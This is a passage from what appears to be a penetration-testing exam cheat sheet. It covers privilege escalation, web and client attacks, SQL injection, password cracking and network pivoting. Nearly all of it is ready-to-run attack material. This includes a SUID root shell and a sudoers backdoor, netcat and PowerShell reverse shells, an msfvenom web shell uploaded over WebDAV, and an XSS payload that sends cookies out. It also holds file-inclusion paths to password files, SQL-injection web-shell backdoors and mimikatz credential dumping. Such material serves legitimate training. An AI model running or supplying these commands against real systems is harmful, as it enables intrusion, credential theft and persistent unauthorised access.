    system("/bin/sh");
    }
    ```

    Building the SUID Shell binary

    ```
    gcc -o suid suid.c
    ```

    For 32 bit:

    ```
    gcc -m32 -o suid suid.c
    ```

- Create and compile an SUID from a limited shell (no file transfer)

```
echo "int main(void){\nsetgid(0);\nsetuid(0);\nsystem(\"/bin/sh\");\n}" >privsc.c
gcc privsc.c -o privsc
```

- Handy command if you can get a root user to run it. Add the www-data user to Root SUDO group with no password requirement:

`echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD:ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update`

- You may find a command is being executed by the root user, you may be able to modify the system PATH environment variable

  to execute your command instead. In the example below, ssh is replaced with a reverse shell SUID connecting to 10.10.10.1 on

  port 4444.

```
set PATH="/tmp:/usr/local/bin:/usr/bin:/bin"
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.1 4444 >/tmp/f" >> /tmp/ssh
chmod +x ssh
```

- SearchSploit

```
searchsploit –uncsearchsploit apache 2.2
searchsploit "Linux Kernel"
searchsploit linux 2.6 | grep -i ubuntu | grep local
searchsploit slmail
```

- Kernel Exploit Suggestions for Kernel Version 3.0.0

  `./usr/share/linux-exploit-suggester/Linux_Exploit_Suggester.pl -k 3.0.0`

- Precompiled Linux Kernel Exploits - ***Super handy if GCC is not installed on the target machine!***

  [*https://www.kernel-exploits.com/*](https://www.kernel-exploits.com/)

- Collect root password

  `cat /etc/shadow |grep root`

- Find and display the proof.txt or flag.txt - LOOT!

  ```
  cat `find / -name proof.txt -print`
  ```

- Windows Privilege Escalation

- Windows Privilege Escalation resource

  http://www.fuzzysecurity.com/tutorials/16.html

- Try the getsystem command using meterpreter - rarely works but is worth a try.

  `meterpreter > getsystem`

- Metasploit Meterpreter Privilege Escalation Guide

  https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/

- Windows Server 2003 and IIS 6.0 WEBDAV Exploiting

http://www.r00tsec.com/2011/09/exploiting-microsoft-iis-version-60.html

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=443 -f asp > aspshell.txt


cadavar http://$ip

dav:/> put aspshell.txt

Uploading aspshell.txt to `/aspshell.txt':

Progress: [=============================>] 100.0% of 38468 bytes succeeded.

dav:/> copy aspshell.txt aspshell3.asp;.txt

Copying `/aspshell3.txt' to `/aspshell3.asp%3b.txt':  succeeded.

dav:/> exit


msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 1.2.3.4

msf exploit(handler) > set LPORT 80

msf exploit(handler) > set ExitOnSession false

msf exploit(handler) > exploit -j


curl http://$ip/aspshell3.asp;.txt


[*] Started reverse TCP handler on 1.2.3.4:443

[*] Starting the payload handler...

[*] Sending stage (957487 bytes) to 1.2.3.5

[*] Meterpreter session 1 opened (1.2.3.4:443 -> 1.2.3.5:1063) at 2017-09-25 13:10:55 -0700
```

- Windows privledge escalation exploits are often written in Python. So, it is necessary to compile the using pyinstaller.py into an executable and upload them to the remote server.

```
pip install pyinstaller
wget -O exploit.py http://www.exploit-db.com/download/31853
python pyinstaller.py --onefile exploit.py
```

- Windows Server 2003 and IIS 6.0 privledge escalation using impersonation:

  https://www.exploit-db.com/exploits/6705/

  https://github.com/Re4son/Churrasco

```
c:\Inetpub>churrasco
churrasco
/churrasco/-->Usage: Churrasco.exe [-d] "command to run"

c:\Inetpub>churrasco -d "net user /add <username> <password>"
c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
c:\Inetpub>churrasco -d "NET LOCALGROUP "Remote Desktop Users" <username> /ADD"
```

- Windows MS11-080 - http://www.exploit-db.com/exploits/18176/

```
python pyinstaller.py --onefile ms11-080.py
mx11-080.exe -O XP
```

- Powershell Exploits - You may find that some Windows privledge escalation exploits are written in Powershell. You may not have an interactive shell that allows you to enter the powershell prompt. Once the powershell script is uploaded to the server, here is a quick one liner to run a powershell command from a basic (cmd.exe) shell:

  MS16-032 https://www.exploit-db.com/exploits/39719/

```
`powershell -ExecutionPolicy ByPass -command "& { . C:\Users\Public\Invoke-MS16-032.ps1; Invoke-MS16-032 }"`
```

- Powershell Priv Escalation Tools

  https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

- Windows Run As - Switching users in linux is trival with the `SU` command. However, an equivalent command does not exist in Windows. Here are 3 ways to run a command as a different user in Windows.

  - Sysinternals psexec is a handy tool for running a command on a remote or local server as a specific user, given you have thier username and password. The following example creates a reverse shell from a windows server to our Kali box using netcat for Windows and Psexec (on a 64 bit system).

```
C:\>psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

  - Runas.exe is a handy windows tool that allows you to run a program as another user so long as you know thier password. The following example creates a reverse shell from a windows server to our Kali box using netcat for Windows and Runas.exe:

```
C:\>C:\Windows\System32\runas.exe /env /noprofile /user:Test "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"
Enter the password for Test:
Attempting to start nc.exe as user "COMPUTERNAME\Test" ...
```

- PowerShell can also be used to launch a process as another user. The following simple powershell script will run a reverse shell as the specified username and password.

```
$username = '<username here>'
$password = '<password here>'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
Start-Process -FilePath C:\Users\Public\nc.exe -NoNewWindow -Credential $credential -ArgumentList ("-nc","192.168.1.10","4444","-e","cmd.exe") -WorkingDirectory C:\Users\Public
```

Next run this script using powershell.exe:

```
`powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\PowerShellRunAs.ps1; }"`
```

- Windows Service Configuration Viewer - Check for misconfigurations
  in services that can lead to privilege escalation. You can replace
  the executable with your own and have windows execute whatever code
  you want as the privileged user.
  icacls scsiaccess.exe

```
scsiaccess.exe
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
Everyone:(I)(F)
```

- Compile a custom add user command in windows using C

```
root@kali:~\# cat useradd.c

#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()

{

int i;

i=system ("net localgroup administrators low /add");

return 0;

}
```

```
i686-w64-mingw32-gcc -o scsiaccess.exe useradd.c
```

- Group Policy Preferences (GPP)

  A common useful misconfiguration found in modern domain environments is unprotected Windows GPP settings files

  - map the Domain controller SYSVOL share

    `net use z:\\dc01\SYSVOL`

  - Find the GPP file: Groups.xml

    `dir /s Groups.xml`

  - Review the contents for passwords

    `type Groups.xml`

  - Decrypt using GPP Decrypt

`gpp-decrypt riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB`

- Find and display the proof.txt or flag.txt - get the loot!

  `#meterpreter  >     run  post/windows/gather/win_privs`

  `cd\ & dir /b /s proof.txt`

  `type c:\pathto\proof.txt`

Client, Web and Password Attacks

==

- <span id="_pcjm0n4oppqx" class="anchor"><span id="_Toc480741817" class="anchor"></span></span>Client Attacks

  ----

  - MS12-037- Internet Explorer 8 Fixed Col Span ID

    wget -O exploit.html

    <http://www.exploit-db.com/download/24017>

    service apache2 start

  - JAVA Signed Jar client side attack

    echo '<applet width="1" height="1" id="Java Secure"

    code="Java.class" archive="SignedJava.jar"><param name="1"

    value="http://$ip:80/evil.exe"></applet>' >

    /var/www/html/java.html

    User must hit run on the popup that occurs.

- Linux Client Shells

    [*http://www.lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/*](http://www.lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/)

- Setting up the Client Side Exploit

- Swapping Out the Shellcode

- Injecting a Backdoor Shell into Plink.exe

    backdoor-factory -f /usr/share/windows-binaries/plink.exe -H $ip

    -P 4444 -s reverse_shell_tcp

- <span id="_n6fr3j21cp1m" class="anchor"><span id="_Toc480741818" class="anchor"></span></span>Web Attacks

    ----

- Web Shag Web Application Vulnerability Assessment Platform

    webshag-gui

- Web Shells

    [*http://tools.kali.org/maintaining-access/webshells*](http://tools.kali.org/maintaining-access/webshells)

    ls -l /usr/share/webshells/

- Generate a PHP backdoor (generate) protected with the given

    password (s3cr3t)

    weevely generate s3cr3t

    weevely http://$ip/weevely.php s3cr3t

- Java Signed Applet Attack

- HTTP / HTTPS Webserver Enumeration

  - OWASP Dirbuster

  - nikto -h $ip

- Essential Iceweasel Add-ons

  Cookies Manager

  https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/

  Tamper Data

  https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

- Cross Site Scripting (XSS)

  significant impacts, such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more

- Browser Redirection and IFRAME Injection

  ```
  <iframe SRC="http://$ip/report" height = "0" width
  ="0"></iframe>
  ```

- Stealing Cookies and Session Information

  ```
  <script>
  new
  image().src="http://$ip/bogus.php?output="+document.cookie;
  </script>
  nc -nlvp 80
  ```

- File Inclusion Vulnerabilities

  - Local (LFI) and remote (RFI) file inclusion vulnerabilities are commonly found in poorly written PHP code.

  - fimap - There is a Python tool called fimap which can be leveraged to automate the exploitation of LFI/RFI vulnerabilities that are found in PHP (sqlmap for LFI): [*https://github.com/kurobeats/fimap*](https://github.com/kurobeats/fimap)

    - Gaining a shell from phpinfo()
      fimap + phpinfo() Exploit - If a phpinfo() file is present, it’s usually possible to get a shell, if you don’t know the location of the phpinfo file fimap can probe for it, or you could use a tool like OWASP DirBuster.

  - For Local File Inclusions look for the include() function in PHP code.
    include("lang/".$_COOKIE\['lang'\]);
    include($_GET\['page'\].".php");

  - LFI - Encode and Decode a file using base64
    curl -s
    http://$ip/?page=php://filter/convert.base64-encode/resource=index
    | grep -e '\[^\\ \]\\{40,\\}' | base64 -d

  - LFI - Download file with base 64 encoding [*http://$ip/index.php?page=php://filter/convert.base64-encode/resource=admin.php*](about:blank)

- LFI Linux Files:

  /etc/issue

  /proc/version

  /etc/profile

  /etc/passwd

  /etc/passwd

  /etc/shadow

  /root/.bash_history

  /var/log/dmessage

  /var/mail/root
  /var/spool/cron/crontabs/root

- LFI Windows Files:
  %SYSTEMROOT%\\repair\\system
  %SYSTEMROOT%\\repair\\SAM
  %SYSTEMROOT%\\repair\\SAM
  %WINDIR%\\win.ini
  %SYSTEMDRIVE%\\boot.ini
  %WINDIR%\\Panther\\sysprep.inf
  %WINDIR%\\system32\\config\\AppEvent.Evt

- LFI OSX Files:
  /etc/fstab
  /etc/master.passwd
  /etc/resolv.conf
  /etc/sudoers
  /etc/sysctl.conf

- LFI - Download passwords file
  [*http://$ip/index.php?page=/etc/passwd*](about:blank)
  [*http://$ip/index.php?file=../../../../etc/passwd*](about:blank)

- LFI - Download passwords file with filter evasion
  [*http://$ip/index.php?file=..%2F..%2F..%2F..%2Fetc%2Fpasswd*](about:blank)

- Local File Inclusion - In versions of PHP below 5.3 we can
  terminate with null byte
  GET

/addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../../../../windows/system32/drivers
/etc/hosts%00

- Contaminating Log Files `<?php echo shell_exec($_GET['cmd']);?>`

- For a Remote File Inclusion look for php code that is not sanitized and passed to the PHP include function and the php.ini
  file must be configured to allow remote files

  /etc/php5/cgi/php.ini - "allow_url_fopen" and "allow_url_include" both set to "on"

  `include($_REQUEST["file"].".php");`

- Remote File Inclusion

`http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.168.10.5/evil.txt `

  `<?php echo shell\_exec("ipconfig");?>`

- <span id="_mgu7e3u7svak" class="anchor"><span id="_Toc480741820"
class="anchor"></span></span>Database Vulnerabilities

- Grab password hashes from a web application mysql database called “Users” - once you have the MySQL root username and password

```
mysql -u root -p -h $ip
use "Users"
show tables;
select \* from users;
```

- Authentication Bypass

```
name='wronguser' or 1=1;
name='wronguser' or 1=1 LIMIT 1;
```

- Enumerating the Database

  `http://192.168.11.35/comment.php?id=738)'`

Verbose error message?

`http://$ip/comment.php?id=738 order by 1`

`http://$ip/comment.php?id=738 union all select 1,2,3,4,5,6 `

Determine MySQL Version:

`http://$ip/comment.php?id=738 union all select 1,2,3,4,@@version,6 `

Current user being used for the database connection:

`http://$ip/comment.php?id=738 union all select 1,2,3,4,user(),6 `

Enumerate database tables and column structures

`http://$ip/comment.php?id=738 union all select 1,2,3,4,table_name,6 FROM information_schema.tables `

Target the users table in the database

`http://$ip/comment.php?id=738 union all select 1,2,3,4,column_name,6 FROM information_schema.columns where table_name='users' `

Extract the name and password

`http://$ip/comment.php?id=738 union select 1,2,3,4,concat(name,0x3a, password),6 FROM users `

Create a backdoor

`http://$ip/comment.php?id=738 union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/xampp/htdocs/backdoor.php'`

- **SQLMap Examples**

  - Crawl the links

    `sqlmap -u http://$ip --crawl=1`

    `sqlmap -u http://meh.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3`

- SQLMap Search for databases against a suspected GET SQL Injection

  `sqlmap –u http://$ip/blog/index.php?search –dbs`

- SQLMap dump tables from database oscommerce at GET SQL injection

  `sqlmap –u http://$ip/blog/index.php?search= –dbs –D oscommerce –tables –dumps `

- SQLMap GET Parameter command

  `sqlmap -u http://$ip/comment.php?id=738 --dbms=mysql --dump -threads=5  `

- SQLMap Post Username parameter

  `sqlmap -u http://$ip/login.php --method=POST --data="usermail=asc@dsd.com&password=1231" -p "usermail" --risk=3 --level=5 --dbms=MySQL --dump-all`

- SQL Map OS Shell

  `sqlmap -u http://$ip/comment.php?id=738 --dbms=mysql --osshell  `

  `sqlmap -u http://$ip/login.php --method=POST --data="usermail=asc@dsd.com&password=1231" -p "usermail" --risk=3 --level=5 --dbms=MySQL --os-shell`

- Automated sqlmap scan

  `sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords  --file-read="/var/www/blah.php"`

- Targeted sqlmap scan

  `sqlmap -u "http://meh.com/meh.php?id=1" --dbms=mysql --tech=U --random-agent --dump`

- Scan url for union + error based injection with mysql backend and use a random user agent + database dump

  `sqlmap -o -u http://$ip/index.php --forms --dbs  `

  `sqlmap -o -u "http://$ip/form/" --forms`

- Sqlmap check form for injection

  `sqlmap -o -u "http://$ip/vuln-form" --forms -D database-name -T users --dump`

- Enumerate databases

  `sqlmap --dbms=mysql -u "$URL" --dbs`

- Enumerate tables from a specific database

  `sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --tables  `

- Dump table data from a specific database and table

  `sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" -T "$TABLE" --dump `

- Specify parameter to exploit

  `sqlmap --dbms=mysql -u "http://www.example.com/param1=value1&param2=value2" --dbs -p param2 `

- Specify parameter to exploit in 'nice' URIs (exploits param1)

  `sqlmap --dbms=mysql -u "http://www.example.com/param1/value1*/param2/value2" --dbs `

- Get OS shell

  `sqlmap --dbms=mysql -u "$URL" --os-shell`

- Get SQL shell

  `sqlmap --dbms=mysql -u "$URL" --sql-shell`

- SQL query

  `sqlmap --dbms=mysql -u "$URL" -D "$DATABASE" --sql-query "SELECT * FROM $TABLE;"`

- Use Tor Socks5 proxy

  `sqlmap --tor --tor-type=SOCKS5 --check-tor --dbms=mysql -u "$URL" --dbs`

- **NoSQLMap Examples**
  You may encounter NoSQL instances like MongoDB in your OSCP journies (`/cgi-bin/mongo/2.2.3/dbparse.py`). NoSQLMap can help you to automate NoSQLDatabase enumeration.

  - NoSQLMap Installation

```
git clone https://github.com/codingo/NoSQLMap.git
cd NoSQLMap/
ls
pip install couchdb
pip install pbkdf2
pip install ipcalc
python nosqlmap.py --help
```

- Password Attacks

  - AES Decryption
    http://aesencryption.net/

  - Convert multiple webpages into a word list
    for x in 'index' 'about' 'post' 'contact' ; do curl
    http://$ip/$x.html | html2markdown | tr -s ' ' '\\n' >>
    webapp.txt ; done

  - Or convert html to word list dict
    html2dic index.html.out | sort -u > index-html.dict

  - Default Usernames and Passwords

    - CIRT
      [*http://www.cirt.net/passwords*](http://www.cirt.net/passwords)

    - Government Security - Default Logins and Passwords for
      Networked Devices

    -

[*http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php*]
(http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php)

    - Virus.org
      [*http://www.virus.org/default-password/*](http://www.virus.org/default-password/)

    - Default Password
      [*http://www.defaultpassword.com/*](http://www.defaultpassword.com/)

  - Brute Force

    - Nmap Brute forcing Scripts

[*https://nmap.org/nsedoc/categories/brute.html*](https://nmap.org/nsedoc/categories/brute.html)

  - Nmap Generic auto detect brute force attack
    nmap --script brute -Pn <target.com or ip>
    <enter>

  - MySQL nmap brute force attack
    nmap --script=mysql-brute $ip

- Dictionary Files

  - Word lists on Kali
    cd /usr/share/wordlists

- Key-space Brute Force

  - crunch 6 6 0123456789ABCDEF -o crunch1.txt

  - crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha

  - crunch 8 8 -t ,@@^^%%%

- Pwdump and Fgdump - Security Accounts Manager (SAM)

  - pwdump.exe - attempts to extract password hashes

  - fgdump.exe - attempts to kill local antiviruses before
    attempting to dump the password hashes and
    cached credentials.

- Windows Credential Editor (WCE)

  - allows one to perform several attacks to obtain clear text
    passwords and hashes

  - wce -w

- Mimikatz

  - extract plaintexts passwords, hash, PIN code and kerberos
    tickets from memory. mimikatz can also perform
    pass-the-hash, pass-the-ticket or build Golden tickets
    [*https://github.com/gentilkiwi/mimikatz*](https://github.com/gentilkiwi/mimikatz)

From metasploit meterpreter (must have System level access):
`meterpreter> load mimikatz
meterpreter> help mimikatz
meterpreter> msv
meterpreter> kerberos
meterpreter> mimikatz_command -f samdump::hashes
meterpreter> mimikatz_command -f sekurlsa::searchPasswords`

- Password Profiling

  - cewl can generate a password list from a web page
    `cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt`

- Password Mutating

  - John the ripper can mutate password lists
    nano /etc/john/john.conf
    `john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt`

- Medusa

  - Medusa, initiated against an htaccess protected web
    directory
    `medusa -h $ip -u admin -P password-file.txt -M http -m DIR:/admin -T 10`

- Ncrack

  - ncrack (from the makers of nmap) can brute force RDP
    `ncrack -vv --user offsec -P password-file.txt rdp://$ip`

- Hydra

  - Hydra brute force against SNMP
    `hydra -P password-file.txt -v $ip snmp`

  - Hydra FTP known user and password list
    `hydra -t 1 -l admin -P /root/Desktop/password.lst -vV $ip ftp`

  - Hydra SSH using list of users and passwords
    `hydra -v -V -u -L users.txt -P passwords.txt -t 1 -u $ip ssh`

  - Hydra SSH using a known password and a username list
    `hydra -v -V -u -L users.txt -p "<known password>" -t 1 -u $ip ssh`

- Hydra SSH Against Known username on port 22
  `hydra $ip -s 22 ssh -l <user> -P big\_wordlist.txt`

- Hydra POP3 Brute Force
  `hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f $ip pop3 -V`

- Hydra SMTP Brute Force
  `hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V`

- Hydra attack http get 401 login with a dictionary
  `hydra -L ./webapp.txt -P ./webapp.txt $ip http-get /admin`

- Hydra attack Windows Remote Desktop with rockyou
  `hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip`

- Hydra brute force a Wordpress admin login
  `hydra -l admin -P ./passwordlist.txt $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'`

- <span id="_bnmnt83v58wk" class="anchor"><span id="_Toc480741822" class="anchor"></span></span>Password Hash Attacks
  ----

  - Online Password Cracking
    [*https://crackstation.net/*](https://crackstation.net/)

  - Hashcat
  Needed to install new drivers to get my GPU Cracking to work on the Kali linux VM and I also had to use the --force parameter.
apt-get install libhwloc-dev ocl-icd-dev ocl-icd-opencl-dev
and
apt-get install pocl-opencl-icd

  Cracking Linux Hashes - /etc/shadow file
  ```
  500 | md5crypt $1$, MD5(Unix)                          | Operating-Systems
  3200 | bcrypt $2*$, Blowfish(Unix)                     | Operating-Systems
  7400 | sha256crypt $5$, SHA256(Unix)                   | Operating-Systems
  1800 | sha512crypt $6$, SHA512(Unix)                   | Operating-Systems
  ```
  Cracking Windows Hashes
  ```
  ```

```
3000 | LM                                      | Operating-Systems
1000 | NTLM                                      | Operating-Systems
```
Cracking Common Application Hashes
```
 900 | MD4                                     | Raw Hash
   0 | MD5                                     | Raw Hash
5100 | Half MD5                                  | Raw Hash
 100 | SHA1                                    | Raw Hash
10800 | SHA-384                                  | Raw Hash
1400 | SHA-256                                   | Raw Hash
1700 | SHA-512                                   | Raw Hash
```

Create a .hash file with all the hashes you want to crack
puthasheshere.hash:
```
$1$O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/
```

Hashcat example cracking Linux md5crypt passwords $1$ using rockyou:

`hashcat --force -m 500 -a 0 -o found1.txt --remove puthasheshere.hash /usr/share/wordlists/rockyou.txt`

Wordpress sample hash: $P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/

Wordpress clear text: test

Hashcat example cracking Wordpress passwords using rockyou:

`hashcat --force -m 400 -a 0 -o found1.txt --remove wphash.hash /usr/share/wordlists/rockyou.txt`

- Sample Hashes
  [*http://openwall.info/wiki/john/sample-hashes*](http://openwall.info/wiki/john/sample-hashes)

- Identify Hashes

  `hash-identifier`

- To crack linux hashes you must first unshadow them:

  `unshadow passwd-file.txt shadow-file.txt  `
  `unshadow passwd-file.txt shadow-file.txt > unshadowed.txt`

- John the Ripper - Password Hash Cracking

  - `john $ip.pwdump`

  - `john --wordlist=/usr/share/wordlists/rockyou.txt hashes`

  - `john --rules --wordlist=/usr/share/wordlists/rockyou.txt`

  - `john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt`

  - JTR forced descrypt cracking with wordlist

    `john --format=descrypt --wordlist  /usr/share/wordlists/rockyou.txt hash.txt`

  - JTR forced descrypt brute force cracking

    `john --format=descrypt hash --show`

- Passing the Hash in Windows

  - Use Metasploit to exploit one of the SMB servers in the labs.
    Dump the password hashes and attempt a pass-the-hash attack
    against another system:

    `export SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A6561896
`

    `pth-winexe -U administrator //$ip cmd`

<span id="_6nmbgmpltwon" class="anchor"><span id="_Toc480741823"
class="anchor"></span></span>Networking, Pivoting and Tunneling
==

- Port Forwarding - accept traffic on a given IP address and port and
  redirect it to a different IP address and port

  - `apt-get install rinetd`

  - `cat /etc/rinetd.conf  `
    `\# bindadress bindport connectaddress connectport `
    `w.x.y.z 53 a.b.c.d 80`

- SSH Local Port Forwarding: supports bi-directional communication channels

  - `ssh <gateway> -L <local port to listen>:<remote host>:<remote port>`

- SSH Remote Port Forwarding: Suitable for popping a remote shell on an internal non routable network

  - `ssh <gateway> -R <remote port to bind>:<local host>:<local port>`

- SSH Dynamic Port Forwarding: create a SOCKS4 proxy on our local attacking box to tunnel ALL incoming traffic to ANY host in the DMZ network on ANY PORT

  - `ssh -D <local proxy port> -p <remote port> <target>`

- Proxychains - Perform nmap scan within a DMZ from an external computer

  - Create reverse SSH tunnel from Popped machine on :2222

    `ssh -f -N -T -R22222:localhost:22 yourpublichost.example.com`
    `ssh -f -N -R 2222:<local host>:22 root@<remote host>`

  - Create a Dynamic application-level port forward on 8080 thru 2222

    `ssh -f -N -D <local host>:8080 -p 2222 hax0r@<remote host>`

  - Leverage the SSH SOCKS server to perform Nmap scan on network using proxy chains

    `proxychains nmap --top-ports=20 -sT -Pn $ip/24`

- HTTP Tunneling

  `nc -vvn $ip 8888`

- Traffic Encapsulation - Bypassing deep packet inspection

  - http tunnel

On server side:
`sudo hts -F <server ip addr>:<port of your app> 80  `
On client side:
`sudo htc -P <my proxy.com:proxy port> -F <port of your app> <server ip addr>:80 stunnel`

- Tunnel Remote Desktop (RDP) from a Popped Windows machine to your network

  - Tunnel on port 22

    `plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>`

  - Port 22 blocked? Try port 80? or 443?

    `plink -l root -pw 23847sd98sdf987sf98732 -R 3389:<local host>:3389 <remote host> -P80`

- Tunnel Remote Desktop (RDP) from a Popped Windows using HTTP Tunnel (bypass deep packet inspection)

  - Windows machine add required firewall rules without prompting the user

  - `netsh advfirewall firewall add rule name="httptunnel_client" dir=in action=allow program="httptunnel_client.exe" enable=yes`

  - `netsh advfirewall firewall add rule name="3000" dir=in action=allow protocol=TCP localport=3000`

  - `netsh advfirewall firewall add rule name="1080" dir=in action=allow protocol=TCP localport=1080`

  - `netsh advfirewall firewall add rule name="1079" dir=in action=allow protocol=TCP localport=1079`

  - Start the http tunnel client

    `httptunnel_client.exe`

  - Create HTTP reverse shell by connecting to localhost port 3000

    `plink -l root -pw 23847sd98sdf987sf98732 -R 3389:<local host>:3389 <remote host> -P 3000`

- VLAN Hopping

  - `git clone https://github.com/nccgroup/vlan-hopping.git
    chmod 700 frogger.sh
    ./frogger.sh`

- VPN Hacking

  - Identify VPN servers:
    `./udp-protocol-scanner.pl -p ike $ip`

  - Scan a range for VPN servers:
    `./udp-protocol-scanner.pl -p ike -f ip.txt`

  - Use IKEForce to enumerate or dictionary attack VPN servers:

    `pip install pyip`

    `git clone https://github.com/SpiderLabs/ikeforce.git `

    Perform IKE VPN enumeration with IKEForce:

    `./ikeforce.py TARGET-IP –e –w wordlists/groupnames.dic `

    Bruteforce IKE VPN using IKEForce:

    `./ikeforce.py TARGET-IP -b -i groupid -u dan -k psk123 -w passwords.txt -s 1 `
    Use ike-scan to capture the PSK hash:

    ```
    ike-scan
    ike-scan TARGET-IP
    ike-scan -A TARGET-IP
    ike-scan -A TARGET-IP --id=myid -P TARGET-IP-key
    ike-scan –M –A –n example\_group -P hash-file.txt TARGET-IP
    ```
    Use psk-crack to crack the PSK hash

    ```
    psk-crack hash-file.txt
    pskcrack
    psk-crack -b 5 TARGET-IPkey
    psk-crack -b 5 --
    charset="01233456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz" 192-168-207-
    134key
    psk-crack -d /path/to/dictionary-file TARGET-IP-key
    ```

- PPTP Hacking

  - Identifying PPTP, it listens on TCP: 1723
    NMAP PPTP Fingerprint:

`nmap –Pn -sV -p 1723 TARGET(S)  `
PPTP Dictionary Attack

`thc-pptp-bruter -u hansolo -W -w /usr/share/wordlists/nmap.lst`

- Port Forwarding/Redirection

- PuTTY Link tunnel - SSH Tunneling

  - Forward remote port to local address:

    `plink.exe -P 22 -l root -pw "1337" -R 445:<local host>:445 <remote host>`

- SSH Pivoting

  - SSH pivoting from one network to another:

    `ssh -D <local host>:1010 -p 22 user@<remote host>`

- DNS Tunneling

  - dnscat2 supports “download” and “upload” commands for getting iles (data and programs) to and from the target machine.

  - Attacking Machine Installation:

```
apt-get update
apt-get -y install ruby-dev git make g++
gem install bundler
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server
bundle install
```

  - Run dnscat2:

```
ruby ./dnscat2.rb
dnscat2> New session established: 1422
dnscat2> session -i 1422
```

  - Target Machine:
    https://downloads.skullsecurity.org/dnscat2/
    https://github.com/lukebaggett/dnscat2-powershell/

    `dnscat --host <dnscat server ip>`

<span id="_ujpvtdpc9i67" class="anchor"><span id="_Toc480741824" class="anchor"></span></span>The Metasploit Framework
==

- See [*Metasploit Unleashed Course*](https://www.offensive-security.com/metasploit-unleashed/) in the Essentials

- Search for exploits using Metasploit GitHub framework source code: [*https://github.com/rapid7/metasploit-framework*](https://github.com/rapid7/metasploit-framework)
  Translate them for use on OSCP LAB or EXAM.

- Metasploit

  - MetaSploit requires Postfresql

    `systemctl start postgresql`

  - To enable Postgresql on startup

    `systemctl enable postgresql`

- MSF Syntax

  - Start metasploit

    `msfconsole  `

    `msfconsole -q`

  - Show help for command

    `show -h`

  - Show Auxiliary modules

    `show auxiliary`

  - Use a module

    `use auxiliary/scanner/snmp/snmp_enum

    use auxiliary/scanner/http/webdav_scanner
    use auxiliary/scanner/smb/smb_version
    use auxiliary/scanner/ftp/ftp_login
    use exploit/windows/pop3/seattlelab_pass`

  - Show the basic information for a module

    `info`

  - Show the configuration parameters for a module

    `show options`

  - Set options for a module

    `set RHOSTS 192.168.1.1-254
    set THREADS 10`

  - Run the module

    `run`

  - Execute an Exploit

    `exploit`

  - Search for a module

    `search type:auxiliary login`

- Metasploit Database Access

  - Show all hosts discovered in the MSF database

    `hosts`

  - Scan for hosts and store them in the MSF database

    `db_nmap`

  - Search machines for specific ports in MSF database

    `services -p 443`

- Leverage MSF database to scan SMB ports (auto-completed rhosts)

  `services -p 443 --rhosts`

- Staged and Non-staged

  - Non-staged payload - is a payload that is sent in its entirety in one go

  - Staged - sent in two parts Not have enough buffer space Or need to bypass antivirus

- MS 17-010 - EternalBlue

  - You may find some boxes that are vulnerable to MS17-010 (AKA. EternalBlue). Although, not offically part of the indended course, this exploit can be leveraged to gain SYSTEM level access to a Windows box. I have never had much luck using the built in Metasploit EternalBlue module. I found that the elevenpaths version works much more relabily. Here are the instructions to install it taken from the following YouTube video:
https://www.youtube.com/watch?v=4OHLor9VaRI

1. First step is to configure the Kali to work with wine 32bit

```
`dpkg --add-architecture i386 && apt-get update && apt-get install wine32
rm -r ~/.wine
wine cmd.exe
exit`
```

2. Download the exploit repostory
https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit

3. Move the exploit to /usr /share /metasploit-framework /modules /exploits /windows /smb

4. Start metasploit console

